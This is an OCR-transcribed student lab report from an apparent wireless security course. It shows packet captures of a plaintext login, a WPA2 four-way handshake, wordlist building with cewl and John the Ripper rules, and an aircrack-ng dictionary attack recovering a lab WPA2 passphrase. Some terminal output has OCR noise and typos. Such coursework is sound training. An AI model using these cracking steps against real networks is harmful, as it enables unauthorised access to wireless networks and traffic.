
```
▸ Frame 260: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits) on interface mon0, id 0
▸ Radiotap Header v0, Length 26
▸ 802.11 radio information
▸ IEEE 802.11 Data, Flags: .......T
▸ Logical-Link Control
▸ Internet Protocol Version 4, Src: 10.0.0.2, Dst: 10.0.0.3
▸ Transmission Control Protocol, Src Port: 43750, Dst Port: 80, Seq: 1, Ack: 1, Len: 202
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "Username" = "student"
  ▸ Form item: "Password" = "youcantseeme"
  ▸ Form item: "Submit" = "login"
```

```
00e0  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 2d 77 77   applicat ion/x-ww
00f0  77 2d 66 6f 72 6d 2d 75  72 6c 65 6e 63 6f 64 65   w-form-u rlencode
0100  64 0d 0a 0d 0a 55 73 65  72 6e 61 6d 65 3d 73 74   d····Use rname=st
0110  75 64 65 6e 74 26 50 61  73 73 77 6f 72 64 3d 79   udent&Pa ssword=y
0120  6f 75 63 61 6e 74 73 65  65 6d 65 26 53 75 62 6d   oucantse eme&Subm
0130  69 74 3d 6c 6f 67 69 6e                            it=login
```

HTML Form URL Encoded (urlencoded-form), 51 bytes   Packets: 709 · Displayed: 10 (1.4%) · Dropped: 0 (0.0%)   Profile: Default

Part 2: Encrypt Wireless Traffic with WPA2

6. **Make a screen capture** showing the **GHostAPd Status page with WPA2 enabled as the Security Mode**.



Applying and Breaking Wireless Encryption
TargetLinux01
2023-11-26 19:00:43
Andre Hardy

Status


Wireless State: ENABLED
IP Address: 10.0.0.254
Netmask: 255.255.255.0
SSID: simplewifi
MAC Address: 00:02:00:00:00:10
Channel: 1
Transmit Power: 100%
Security Mode: WPA2
Broadcast: On

Attached Devices

Access Control: Off
Filter Rule: N/A

Status	Device	MAC Address

21. **Make a screen capture** showing the **CCMP Ext. Initialization Vector in the Packet Details pane**.



Applying and Breaking Wireless Encryption
TargetLinux01
2023-11-26 19:19:08
Andre Hardy

!(wlan.da == ff:ff:ff:ff:ff:ff)


```
No.     Time          Source            Destination       Protocol Length Info
    304 31.016590431  NetSys_00:00:13   NetSys_00:00:10   802.11    130 Probe Request, SN=921, FN=0, Flags=........, SSI
    305 31.016799965  NetSys_00:00:10   NetSys_00:00:13   802.11    132 Probe Response, SN=2281, FN=0, Flags=........, E
    440 44.620570586  NetSys_00:00:10   NetSys_00:00:12   802.11    132 Probe Response, SN=2282, FN=0, Flags=........, E
    477 48.317217064  NetSys_00:00:12   NetSys_00:00:10   802.11     56 Authentication, SN=1503, FN=0, Flags=........
    478 48.317802387  NetSys_00:00:10   NetSys_00:00:12   802.11     56 Authentication, SN=2283, FN=0, Flags=........
    479 48.320517867  NetSys_00:00:12   NetSys_00:00:10   802.11    137 Association Request, SN=1504, FN=0, Flags=.....
    480 48.320849294  NetSys_00:00:10   NetSys_00:00:12   802.11     87 Association Response, SN=2284, FN=0, Flags=....
    481 48.321809724  NetSys_00:00:10   NetSys_00:00:12   EAPOL     157 Key (Message 1 of 4)
    482 48.322034014  NetSys_00:00:12   NetSys_00:00:10   EAPOL     179 Key (Message 2 of 4)
    493 49.322464681  NetSys_00:00:10   NetSys_00:00:12   EAPOL     157 Key (Message 1 of 4)
    494 49.322605230  NetSys_00:00:12   NetSys_00:00:10   EAPOL     179 Key (Message 2 of 4)
    505 50.323606427  NetSys_00:00:10   NetSys_00:00:12   EAPOL     157 Key (Message 1 of 4)
    506 50.323746840  NetSys_00:00:12   NetSys_00:00:10   EAPOL     179 Key (Message 2 of 4)
    517 51.324601567  NetSys_00:00:10   NetSys_00:00:12   EAPOL     157 Key (Message 1 of 4)
    518 51.324761816  NetSys_00:00:12   NetSys_00:00:10   EAPOL     179 Key (Message 2 of 4)
    528 52.325753931  NetSys_00:00:10   NetSys_00:00:12   802.11     52 Deauthentication, SN=2289, FN=0, Flags=........
    532 52.492684285  NetSys_00:00:10   NetSys_00:00:12   802.11    132 Probe Response, SN=2290, FN=0, Flags=........, E
```

```
        .0.. .... = Protected flag: Data is not protected
        0... .... = Order flag: Not strictly ordered
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: NetSys_00:00:12 (00:02:00:00:00:12)
    Destination address: NetSys_00:00:12 (00:02:00:00:00:12)
    Transmitter address: NetSys_00:00:10 (00:02:00:00:00:10)
    Source address: NetSys_00:00:10 (00:02:00:00:00:10)
    BSS Id: NetSys_00:00:10 (00:02:00:00:00:10)
    .... .... .... 0000 = Fragment number: 0
    1000 1110 1100 .... = Sequence number: 2284
▾ IEEE 802.11 Wireless Management
  ▾ Fixed parameters (6 bytes)
    ▸ Capabilities Information: 0x0411
      Status code: Successful (0x0000)
      ..00 0000 0000 0010 = Association ID: 0x0002
  ▾ Tagged parameters (31 bytes)
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    ▸ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    ▸ Tag: Extended Capabilities (8 octets)
    ▸ Tag: BSS Max Idle Period
```

```
0000  00 00 1a 00 2f 48 00 00  6b e1 6b 2e 17 0b 06 00   ····/H·· k·k.····
0010  00 02 6c 09 a0 00 dc 00  00 00 10 00 3a 01 00 02   ··l····· ····:···
0020  00 00 00 12 00 02 00 00  00 10 00 02 00 00 00 10   ········ ········
0030  c0 8e 11 04 00 00 02 c0  01 08 82 84 8b 96 0c 12   ········ ········
```


Part 3: Break WPA2 Encryption

21. **Make a screen capture** showing the **length of your new *yourname*_Capture.txt wordlist in the JtR output**.



```
┌──(root💀sta1)-[~]
51# timelimit -t 40 -s 2 cewl -d 2 -m 7 -w area51.txt https://en,wikipedia.org/wiki/Area_
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Couldn't hit the site https://en,wikipedia.org/wiki/Area_51, moving on
┌──(root💀sta1)-[~]
51# timelimit -t 40 -s 2 cewl -d 2 -m 7 -w area51.txt https://en.wikipedia.org/wiki/Area_
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
timelimit: sending warning signal 2
Hold on, stopping here ...
┌──(root💀sta1)-[~]
└─# cat rodney,txt area51.txt | sort --unique > rodRadio.txt
cat: rodney,txt: No such file or directory
┌──(root💀sta1)-[~]
└─# cat rodney.txt area51.txt | sort --unique > rodneyRadio.txt
┌──(root💀sta1)-[~]
└─# wc -l rodRadio.txt
10110 rodRadio.txt
┌──(root💀sta1)-[~]
└─# john --wordlist=/root/rodRadio.txt --rules=years --stdout > ahardy_Wordlist.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
303300p 0:00:00:00 100.00% (2023-11-27 00:47) 3791Kp/s ႸႨႩႨႮႬႨᲔႠႬ1999
┌──(root💀sta1)-[~]
└─# s
bash: s: command not found
┌──(root💀sta1)-[~]
└─# 
```

23. **Make a screen capture** showing the **discovered passphrase in your aircrack output**.



```
└─# cat rodney.txt area51.txt | sort --unique > rodneyRadio.txt
┌──(root💀sta1)-[~]
└─# wc -l rodRadio.txt
10110 rodRadio.txt
┌──(root💀sta1)-[~]
└─# john --wordlist=/root/rodRadio.txt --rules=years --stdout > ahardy_Wordlist.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
303300p 0:00:00:00 100.00% (2023-11-27 00:47) 3791Kp/s ɣɪʁɪпɲɪəçɲ1999
┌──(root💀sta1)-[~]
└─# s
bash: s: command not found
┌──(root💀sta1)-[~]
└─# aircrack-ng -b 00:02:00:00:00:10 -w /root/ahardy_Wordlist.txt /root/*.cap
Reading packets, please wait...
Opening /root/ahardy_Capture-01.cap
Opening /root/ahardy_Capture-02.cap
Read 310570 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.


Quitting aircrack-ng...
┌──(root💀sta1)-[~]
└─# █
```


32. **Record** the **password discovered for the FTP user in your Wireshark packet capture**.

no traffic

Section 3: Challenge and Analysis

Part 1: Mangle a Wordlist with John the Ripper

Make a screen capture showing the **output from your john command used to generate rodRage_Final.lst**.




```
[sudo] password for wifi:
Setting up Kali VM...
Container ID is:
docker: Error response from daemon: Conflict. The container name "/mn.sta1" is already in use
 by container "af2d917555ec17888ca01e7c5bc96fbc43e84898ac4d02318cd7c858c71ab51c". You have to
 remove (or rename) that container to be able to reuse that name.
See 'docker run --help'.

Setup complete.
Use 'sudo docker attach mn.sta1' to connect.
wifi@TargetLinux01:~$ sudo docker attach mn.sta1
└─# echo "roswell1984" > rodRage_0.lst
┌──(root💀sta1)-[~]
└─# john --wordlist=/root/rodRage_0.lst --rules=L33t --stdout > rodRage_1.lst
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
409p 0:00:00:00 100.00% (2023-11-27 01:08) 13633p/s R0$w3111984
┌──(root💀sta1)-[~]
└─# john --wordlist=/root/rodRage_1.lst --rules-single --stdout > rodRage_Final.lst
Unknown option: "--rules-single"
┌──(root💀sta1)-[~]
└─# john --wordlist=/root/rodRage_1.lst --rules=single --stdout > rodRage_Final.lst
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
321762p 0:00:00:00 100.00% (2023-11-27 01:10) 4596Kp/s r0$w31119841900
┌──(root💀sta1)-[~]
└─#
```

Part 2: Perform a Dictionary Attack using a WPA2 Network Capture

Make a screen capture showing the **recovered WPA2 passphrase in your aircrack-ng output**.



Applying and Breaking Wireless Encryption
TargetLinux01
2023-11-26 20:15:12
Andre Hardy

```
                               Aircrack-ng 1.6

      [00:01:25] 253972/321762 keys tested (3029.33 k/s)

      Time left: 22 seconds                                     78.93%

                        KEY FOUND! [ R0$w3ll1984666 ]


      Master Key     : 31 98 BB A4 9F A1 F8 CC 77 82 9F 75 30 B9 13 DD
                       07 6D 54 DF 03 6F 85 B2 D9 94 25 F8 C0 A5 27 08

      Transient Key  : 26 14 81 28 26 A5 AE 1F 85 68 BC E0 CE 32 63 BB
                       29 22 A9 60 25 26 1D 21 8A 8D C7 7F 55 2E 5B 64
                       A4 0A 3F D3 18 54 FC 95 FF 8A 57 20 74 5E CA 2A
                       58 4E 48 1B EA F2 54 53 5D 7F 47 01 25 63 28 00

      EAPOL HMAC     : 00 EA B5 BE 20 81 71 58 1F 00 D9 2E 48 29 21 47


┌──(root㉿sta1)-[~]
└─# 
```